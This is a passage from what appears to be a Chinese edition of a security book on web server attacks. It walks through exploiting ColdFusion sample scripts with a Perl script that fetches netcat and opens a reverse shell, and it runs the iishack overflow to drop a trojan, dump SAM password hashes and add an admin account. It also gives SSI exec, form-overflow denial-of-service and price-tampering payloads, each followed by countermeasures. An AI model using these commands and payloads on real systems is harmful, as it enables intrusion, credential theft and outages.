


简单地单击.HTW 应用映射(application mapping)，并单击Remove按钮。一旦删除了.HTW 至 \winnt\system32\webhits.dll 的应用映射之后，Web服务器就不再调用webhits.dll，从而消除了此脆弱点。如下页图所示。

Cold Fusion脆弱点

流行度:	*9*
容易度:	*9*
影响力:	*8*
风险率:	*9*

L0pht发现了Allaire的产品Cold Fusion Application Server中的多个严重的脆弱点。该产品安装时会拷贝例子代码和在线文档到系统中。问题出在其中的多个例子代码文件，因为它们没有把自己的交互活动仅仅局限在本地主机。




第一个问题和缺省安装的openfile.cfm 文件有关，它允许攻击者上传任何目标Web服务器。openfile.cfm 可以将本地文件上传到目标Web服务器，displayopenedfile.cfm 会将文件显示在浏览器中，然后 exprcalc.cfm 会评估上传的文件并删除之。单独使用openfile.cfm，可以欺骗系统不删除上传的文件，然后运行本地系统的任何命令。按如下步骤可发掘此漏洞：

1. 创建一个文件，当它在远程Web服务器上运行时可以运行本地命令。比如，我们可用Perl 脚本创建一个 "test.pl" 文件，如下所示：


```
system("tftp -i 192.168.51.100 GET nc.exe");
system("nc -e cmd.exe 192.168.51.100 3000");
```

注意 *如果 Cold Fusion 应用服务器上有 Perl 解析器的话，上面脚本应该是可以工作的。*

2. 将浏览器指向下面的URL:http://192.168.51.101/cfdocs/expeval/openfile.cfm
3. 在 Open File 域中插入手写的文件，单击 OK。



可以看到如下插图所示内容：



4. 在URL中，用删除上传文件的文件名及位置(exprcalc.cfm)代替D:\INETPUB\WWWROOT\cfdocs\expeval\test.pl。修改后，URL应为：

```
http://192.168.51.101/cfdocs/expeval/ExprCalc.cfm?RequestTimeout=
2000&OpenFilePath=D:\INETPUB\WWWROOT\cfdocs\expeval\exprcalc.cfm
```

5. 在窗口中应接收到exprcalc.cfm的内容，它会被系统删除，而且openfile.cfm上传的所有文件所保留在远程系统中。
6. 按上面提到的同样步骤将test.pl重新装载进远程系统，一旦完成后，test.pl就会上传并等待你的调用。
7. 通过URL调用并运行test.pl：

```
http://192.168.51.101/cfdocs/expeval/test.pl
```

8. 如果事先有TFTP服务器及netcat监听器在运行，你就会看到下面的"Administrator"提示：

```
C:\>nc -l -p 3000
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

D:\INETPUB\WWWROOT\cfdocs>
```

Cold Fusion对策

防止发掘Cold Fusion的脆弱点的方法有两个：

▼ 删除受影响的脚本。

▲ 应用Allaire提供的适合exprcalc.cfm脆弱点的补丁，可从http://www1.allaire.com/handlers/index.cfm?ID=8727&Method=Full 中找到。

15.4 缓冲区溢出

流行度:	*9*
容易度:	*9*
影响力:	*10*
风险率:	*9*

缓冲区溢出成为UNIX安全武库中的裂隙已有多年。自从Mudge博士在1995年发表的论文"How to write buffer overflows(如何编写缓冲区溢出攻击程序)"(http://www.sniper.org/tech/mudge_buffer_overflow_tutorial.html)中开始讨论这个话题以来,UNIX安全界没再平静过。Aleph One于1996年发表在Phrack杂志(http://www.phrack.com)第49期上的文章"Smashing the stack for fun and profit(出于好玩和获利目的粉碎堆栈段)"是一篇详细描述溢出缓冲区的过程的经典论文。http://destroy.net/machines/security是获取这些参考资料的网站。

对于不熟悉这个朦朦胧胧的概念的读者来说,可以把缓冲区溢出理解为允许攻击者往某个程序变量中放一个比期望长度要长的值,由此以当前运行该程序的用户(通常是root)的特权执行任意的命令。这个问题差不多总是出自编写得糟糕的代码,例如往一个缓冲区中写数据,但不检查所写数据的长度的程序。攻击者使用缓冲区溢出在Solaris系统上远程执行的最流行的命令为"/usr/openwin/bin/xterm -display <your_IP_address>:0.0 &"。

下面讨论的脆弱点应该给你提供攻击者如何远程发掘缓冲区溢出漏洞的认识,并让你了解需在自己的代码中寻找什么不足之处。

PHP脆弱点

PHP脚本中已经发现的有两个脆弱点。第一个脆弱点是典型的输入验证问题,它危及早期开发的许多脚本,使得攻击者能够查看远程系统中的任意文件。关于这个脆弱点的详细信息参见http://oliver.efri.hr/~crv/security/bugs/mUNIXes/httpd13.html。

第二个脆弱点更有意思,它是Secure Networks公司于1997年4月发现的。这个缓冲区溢出条件存在于NCSA HTTPD服务器程序的php.cgi 2.0 beta 10或更早版本上。它在攻击者向FixFilename()函数(它用于处理脚本的命令行参数)传递一个长字符串以覆写进程堆栈段时发生问题,这么做允许在本地系统上执行任意的代码。关于这个缓冲区溢出

脆弱点的详细信息参见http://oliver.efri.hr/ ~crv/security/bugs/mUNIXes/httpd14.html。

PHP对策

防止发掘PHP脚本中存在的脆弱点的方法有两个：

▼ 删除脆弱的脚本。

▲ 把PHP升级到最新的版本。

wwwcount.cgi 脆弱点

wwwcount.cgi程序是一个流行的Web点击计数器。这个脚本的脆弱点及其漏洞发掘过程是由plaguez于1997年首先公开的。该脆弱点允许攻击者在Web服务器上作为运行httpd的用户远程地执行任意的代码。发掘这个漏洞的例子程序至少有两个已公开，不过它们基本上完成相同的工作：向攻击者的系统返送一个xterm。

关于该脆弱点及其一个建议的补丁的详细信息参见http://oliver.efri.hr/ ~crv/security/bugs/mUNIXes/wwwcount.html 和http://oliver.efri.hr/ ~crv/security/bugs/mUNIXes/wwwcnt2.html。

wwwcount对策

防止发掘wwwcount程序中脆弱点的方法有两个：

▼ 删除存在问题的wwwcount.cgi 脚本。

▲ 使用“chmod -x wwwcount.cgi”命令删除该脚本的执行权限。

IIS 4.0 iishack 脆弱点

臭名昭彰的Microsoft IIS 4.0 脆弱点是在1999年6月公开的，它对于Microsoft的Web服务器软件来说可谓是致命的。这个脆弱点由eEye安全小组发现，它的漏洞发掘代码和可执行文件也由该小组公布在因特网上。该脆弱点的问题出在对URL中的.HTR、.STM和.IDC 文件的名字缺乏边界检查上，从而允许攻击者插入邪恶的代码，以此作为Administrator用户在Microsoft系统的Web服务器上远程地下载并执行任意的命令。

称为iishack的相应漏洞发掘程序可从http://www.technotronic.com 或其他网站找到。该程序通过与URL一道发送待执行的特洛伊木马程序的文件名进行工作：

```
C:\nt\>iishack 10.12.24.2 80 172.29.11.101/getem.exe
------(IIS 4.0 remote buffer overflow exploit)-------
(c) dark spyrit -- barns@eeye.com.
http://www.eEye.com

[usage: iishack <host> <port> <url>]
eg - iishack www.example.com 80 www.myserver.com/tnetrojan.exe
do not include 'http://'before hosts!
--------------------   ---------------

Data sent!
```

其中称为getem.exe的特洛伊木马程序是我们编写的，它拆包出pwdump.exe(NT上SAM的转储程序)后，运行一个做了手脚的netcat版本，让它在25号端口上监听并返送一个提供命令提示的shell(所用命令为"nc -nvv -L -p 25 -t -e cmd.exe")。一旦使用iishack成功地远程运行getem.exe，我们就可以在本地运行一个netcat命令以得到所返送的命令提示，从而作为SYSTEM账号(等效于Administrator用户)取得目标服务器的访问权。

```
C:\>nc -nvv 10.11.1.1 26
(UNKNOWN) [10.11.1.1] 26 (?) open
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\>pwdump
administrator:500:D3096B7CD9133319790F5B37EAB66E30:5ACA8A3A546DD587A
58A251205881082:Built-in account for administering the computer/doma
in::
Guest:501:NO PASSWORD*********************:NOPASSWORD**************
***:Built-in account for guestaccess to the computer/domain::
sqldude:1000:853FD8D0FA7ECF0FAAD3B435B51404EE:EE319BA58C3E9BCB45AB13
CD7651FE14:::
SQLExecutiveCmdExec:1001:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805
F797BF2A82807973B89537:SQLExecutiveCmdExec,SQL Executive CmdExec Tas
k Account:C_:
```

从这样的命令shell中进行简单的拷贝和粘贴，再借助LOpntcrack工具破解密码散列值，就能得出Administrator的密码(破解该系统上其他用户的密码也不在话下)。

一个更为简易(却远非隐秘)的攻击方法是使用命令"net localgroup password haxor

/add"在目标系统上创建新用户haxor，再使用命令"net localgroup Administrators haxor /add"把用户haxor加到Adminisrators用户组。如果该服务器的NetBIOS端口(139号TCP端口)对攻击者开放，它就能连接到该端口执行任何任务了。当然，使用这种技巧的攻击者会给目标系统造成严重的影响，从而可能被该系统上的日常审计工作发现。

IIS 4.0 iishack 对策


Microsoft一开始提出了一个绕开这个问题的办法，后来在ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/ext-fix 上提供了一个补丁。eEye小组也发布了一个修复这个脆弱点的补丁，不过我们推荐使用厂家提供的补丁。

Web域溢出脆弱点


流行度:	*7*
容易度	*8*
影响力:	*9*
风险率:	*8*

每个人都问我，"只用一个Web浏览器真能停掉一个Web服务器吗?"回答是肯定的。通常Web程序员是将功能置于安全性之上的，Foundstone发现的ColdFusion溢出案例就是有力的证明，其问题在于Allaire编写管理员密码域时对输入有效性验证处理不当。由于缺乏"清毒"处理，攻击者只用一个浏览器就可以将整个Web服务器停掉。

1. 将浏览器指向ColdFusion服务器的管理员登录页面。



2. 用File | Edit Page编辑HTML(在Netscape中)。
3. 可以看到下面的HTML标记及布局：




4. 双击它修改ACTION标记(左上角)，在URL中加上服务器名和地址：

```
<form Action="http://192.168.51.101/CFIDE/admimistrator/index.
cfm"Method="POST">
```


5. 修改称作"PasswordProvided"的持有密码的HTML标记，修改大小及最大长度特性：

```
<input Name="PasswordProvided" Type="PASSWORD" Size="1000000"
MAXLENGTH="1000000">
```

6. 单击Preview，并将文件保存为HTML文件。
7. 密码域会往右超出屏幕，这样就生成了大约1 000 000个字符，并插到了密码域中。



8. 单击Password按钮，如果一切顺利的话（如果你是管理员的话，就只有悲哀了），目标服务器上就会是如下的结果：



注意 *上述的操作使服务器完全瘫痪，因为CPU已爬升到100%，如果继续发现这样的请求，内存也会用完。不过，如果往目标服务器发送10亿个字符，会立刻使服务器"死"掉。不管怎么样，只有重启系统才能解决问题。*

Web域溢出对策

此类脆弱点的真正有效的解决办法就是对每个开发的程序进行一次"清理"工作。对ColdFusion脆弱点，可以将管理员页面移到另外的目录(通过隐藏达到安全)，或者查看ColdFusion的本地安全建议：http://www.allaire.com/Handlers/index.cfm?ID=10954&Method=Full。

15.5 糟糕的Web设计

因特网历史上点缀着对Web服务器发动的破坏性攻击的残余物，使得攻击者能够获取关于Web设计的关键信息，而且往往取得服务器本身的访问特权。许多Web开发人员并没有从中吸取一些关键的设计技巧，以此限制误用他们设计的Web服务器。本章讨论过的许多技巧是由一些个人提出的，其中不少出自NMRC机构(http://www.nmrc.org)的Simple Nomad和Perfecto公司(http://www.perfecto.com)。下面讨论的大多数脆弱点的详细信息参见NMRC位于http://www.nmrc.org/faqs/www/index.html的Web FAQ。

误用隐藏的标记

流行度：	*5*
容易度：	*6*
影响力：	*6*
风险率：	*6*

现今许多公司在因特网上进行商务活动，向能够访问因特网的Web浏览器用户销售自己的产品和服务。然而糟糕的货架设计会给攻击者篡改诸如价格等值提供机会。

以建立了自己的Web服务器使得Web访问者在线购置计算机硬件设备的小规模分

售商为例。假设他们在设计时犯了致命的错误，即把隐藏的HTML标记作为给各件物品定价的惟一机制。其结果是攻击者一旦发现这个脆弱点，就可能改动作为隐藏的标记的价格值，几十倍、几百倍地降低它。

举例来说，假设某个Web网站在他们的购物网页中有如下HTML代码：

```
<FORM ACTION="http://192.68.51.101/cgi-bin/order.pl" method="post">
<input type=hidden name="price" value="199.99">
<input type=hidden name='prd_id" value="X190">
QUANTITY:<input type-text name-'quant' size-3 maxlength-3 value-1>
</FORM>
```

那么使用Netscape Composer或文本编辑器简单地变动其中的价格，攻击者就能提以1.99美元而不是199.99美元提交购置物品的订单：

```
<input type=hidden name="price" value="1.99'>
```

这种类型的Web编制缺陷并不鲜见。在http://www.altavista.com上使用"type=hidden name=price"搜索准则搜索一下，就会发现数百个具有这种缺陷的网站。

另一种攻击形式利用了域的宽度值。在设计Web时指定了一个确定的大小，但是攻击者可以把它改为譬如说70 000这样大的值，再提交一个很长的字符串，从而导致目标服务器的崩溃，或者至少返回不曾料到的结果。

隐藏的标记的对策

为避免被攻击者发掘隐藏在HTML标记中的漏洞，应限制使用隐藏的标记来存放诸如价格等信息，或者至少在处理它之前验证它的值。

服务器端包含(SSI)

流行度：	*4*
容易度：	*4*
影响力：	*9*
风险率：	*6*

服务器端包含(Server Side Include，简称SSI)提供了一个无须编程实现实时交互

功能的机制。Web开发人员往往把它作为获取系统日期与时间或者为决定编程取向而执行一个本地命令并评价其输出的简便机制。SSI有许多称为标记(tag)的特性可用，包括echo、include、fsize、flastmod、exec、config、odbc、email、if、goto、label和break。对攻击者最有用的是exec和email标记。

通过向将由目标Web服务器进程作为一个HTML文档求解的域中插入SSI代码，攻击者就能在该服务器上执行命令，从而取得该服务器的访问权。举例来说，在通过Web创建新账号时，把SSI代码输入到名或姓域中，目标Web服务器进程可能会求解该输入并尝试运行它。下面的SSI标记将把xterm邮寄给攻击者：

```
<!--#exec cmd='/usr/X11R6/bin/term -display attacker:0 &"-->
```

SSI对策

使用一个预分析器脚本读入HTML文件，剥掉任何未经授权的SSI代码行，再传递给服务器进程。

添加到文件

流行度：	*4*
容易度：	*6*
影响力：	*5*
风险率：	*5*

允许用户向一个文件中直接输入信息的任何Web特性都可能成为潜在的脆弱点。举例来说，如果某个Web网站含有用于输入改进该网站或类似活动的建议的评注表单，而且允许用户查看存放这些建议的文件，那么攻击者可能发掘其中的漏洞。通过提交提示旁观的用户输入用户名和密码的JavaScript代码，攻击者可截获这些信息并传递给同一个评注文件，供以后研讨。

添加到文件对策

在交互信息共享上限制使用文件添加手段，因为这么做会给攻击者提供太多的操纵用户和Web服务器的方法。

15.6 小结

我们已在本章中讨论了关于Web的常见脆弱点。从输入验证脆弱点到缓冲区溢出条件，再到Web设计上的缺陷，攻击者在试图获取Web服务器的访问权或欺诈它们上有多种方法可供选择。

尽管大多数输入验证和缓冲区溢出脆弱点都有简单的补丁，设计得糟糕的Web服务器的问题却较难处理，特别是在设计已成型之后。然而删除用不着的例子脚本、使用脚本对输入进行清洁处理以及修改Web设计(包括限制使用服务器端包含、隐藏的标记和用户文件的内容添加)等措施可增加攻击者工作的难度。

第16章 「攻击因特网用户」

在本书中，我们花了大量的时间谈到了攻击系统的通用技术，而这些系统是由公司或企业运营，并由有经验的管理员维护。难道，有价值的东西只在这些地方吗？如果一个恶意的黑客闯入Granny的家用电脑中，他又希望能获得些什么呢？

事实是，Granny只是这幅"图画"的一角。每个人都在使用可能被诱捕的产品，Web浏览器、电子邮件阅读器以及各种因特网客户软件。每个人都是潜在的受害者，他们系统中的信息与Web服务器上的东西相比一样关键，甚至有过之。而且此问题的分布式特性，使得解决它比服务器端更困难。

本章中推介的工具和技术不仅对个人有影响，而且对他们工作的企业或组织都有非常大的影响。试想，每个人从CEO到售货员，在一天工作的百分之九十的时间里都使用这些软件(比如阅读邮件、浏览Web)，你就会明白这的确是个很大的问题，不管对公司用户，还是普通的因特网"冲浪"者(比如，Granny)。还有，许多恶意的代码(比如蠕虫)广泛传播而没有采取合适的安全措施，从而导致潜在的公众关系的尴尬和公司可能的负债增加，如此种种，难道不令人忧虑吗？

正如因特网客户软件安全顾问们在2000年所指出的，对因特网用户的攻击正在暗流潜涌，越滚越大。客户端的黑客攻击和因特网服务器端(如www.amazon.com)攻击相比，差别并不大。其区别仅仅是范围和程度的不同。服务器的攻击，往往是特定目标或Web服务器程序，是高密集的智力活动，而用户攻击则只需找出大部分因特网潜在受害者使用中的共性。特别是，这些共性就是下面这些特点的组合：频繁地使用因特网；主要使用微软的软件和产品，缺少这些软件环境所需安全的知识。

对于上述的因素，我们已找出许多方法来掌握其漏洞。第4章中讨论了因特网用户最常用的操作系统(Windows 9x/ME)可能遭受的攻击。第4章和第14章中介绍了特洛伊木马和后门这些最容易植入毫无戒心的用户系统中的情况，也介绍了所谓的"社交工程"(Social engineering)技术，可以用许多非技术的方法进入计算机的操作，进行一些恶意的黑客行动。本章在此基础上，将完整地介绍后门(back door)的各种不同的且更狡猾的手段，也会介绍一些技术招数，如何发动那些最令人意想不到的社交攻击(比如，一条电子邮件信息的标题行)。

开始之前，我们必须提醒那些比较脆弱的心灵，那就是，我们所展示和说明的信息，如果应用不当，的确有惊人的杀伤力。毫无疑问，我们会承受各方批评的压力，因

为对许多攻击实现的细节做了完整的描述。对此，我们的回答，仍旧是贯穿此书始终的那个观点：只有了解了敌人全部的细节，才能真正保护自己免为受害者。贯穿所有这些材料的发现之旅是充满惊奇和恐惧的，有时也会令人瞠目结舌。请您耐心地读下去，为了因特网中的你安然无恙。

16.1 恶意移动代码

移动代码(Mobile code)在因特网从静态的、基于文档的媒体方式向今天动态的、自发产生的社区模式转压的过程中起了相当重要的作用。目前动态代码技术的一些变革已证明是未来计算的重要模式。不过，当今的趋势已从依赖客户端执行的模式转向了动态的HTML(DHTML)、样式表以及服务器端脚本功能等新形式(也有一些人认为，执行本身仍发生在客户端，只是向Web浏览器的更深层次转移罢了)。不管怎么样，移动代码——运行于网络之中，执行于目标机上——一直是当今光纤网络时代的重要部分(参见http://www.computer.org/internet/v2n6/w6gei.htm)。移动代码的两种主要形式，即Sun的Java与微软的ActiveX仍在浏览器中无处不在，对于我们要讨论的因特网客户安全无疑是相当重要的。

毫无疑问，ActiveX与Java之间自有一番比较，但我们在此并不多作争论，只是中立地探讨在各自系统中的弱点与漏洞。关于两种移动代码模型在安全角度上的孰优孰劣可以参见David Hopwood的文章"A Comparison Between Java and ActiveX Security"(Java与ActiveX安全之比较)，其缺点为：http://www.users.zetnet.co.uk/hopwood/papers/compsec 97.html。

16.1.1 Microsoft ActiveX

Microsoft的移动代码模型的第一次尝试就是ActiveX。ActiveX经常简单地描述为对象链接与嵌入(Object Linking and Embedding，简称OLE)的复合文档(compound-document)技术，是Web的一种改进。这是API、规范以及雄心勃勃开发模型(比如COM，是一种支撑技术，但是它是一种最易掌握的方法)三者的超级简化。ActiveX应用程序，或称为"控件"(Control)，可以执行特定功能(比如播放电影或声音文件)，并可以嵌入

Web页中来提供相应功能，就像OLE支持在Word文档中可嵌入Excel电子表格一样。

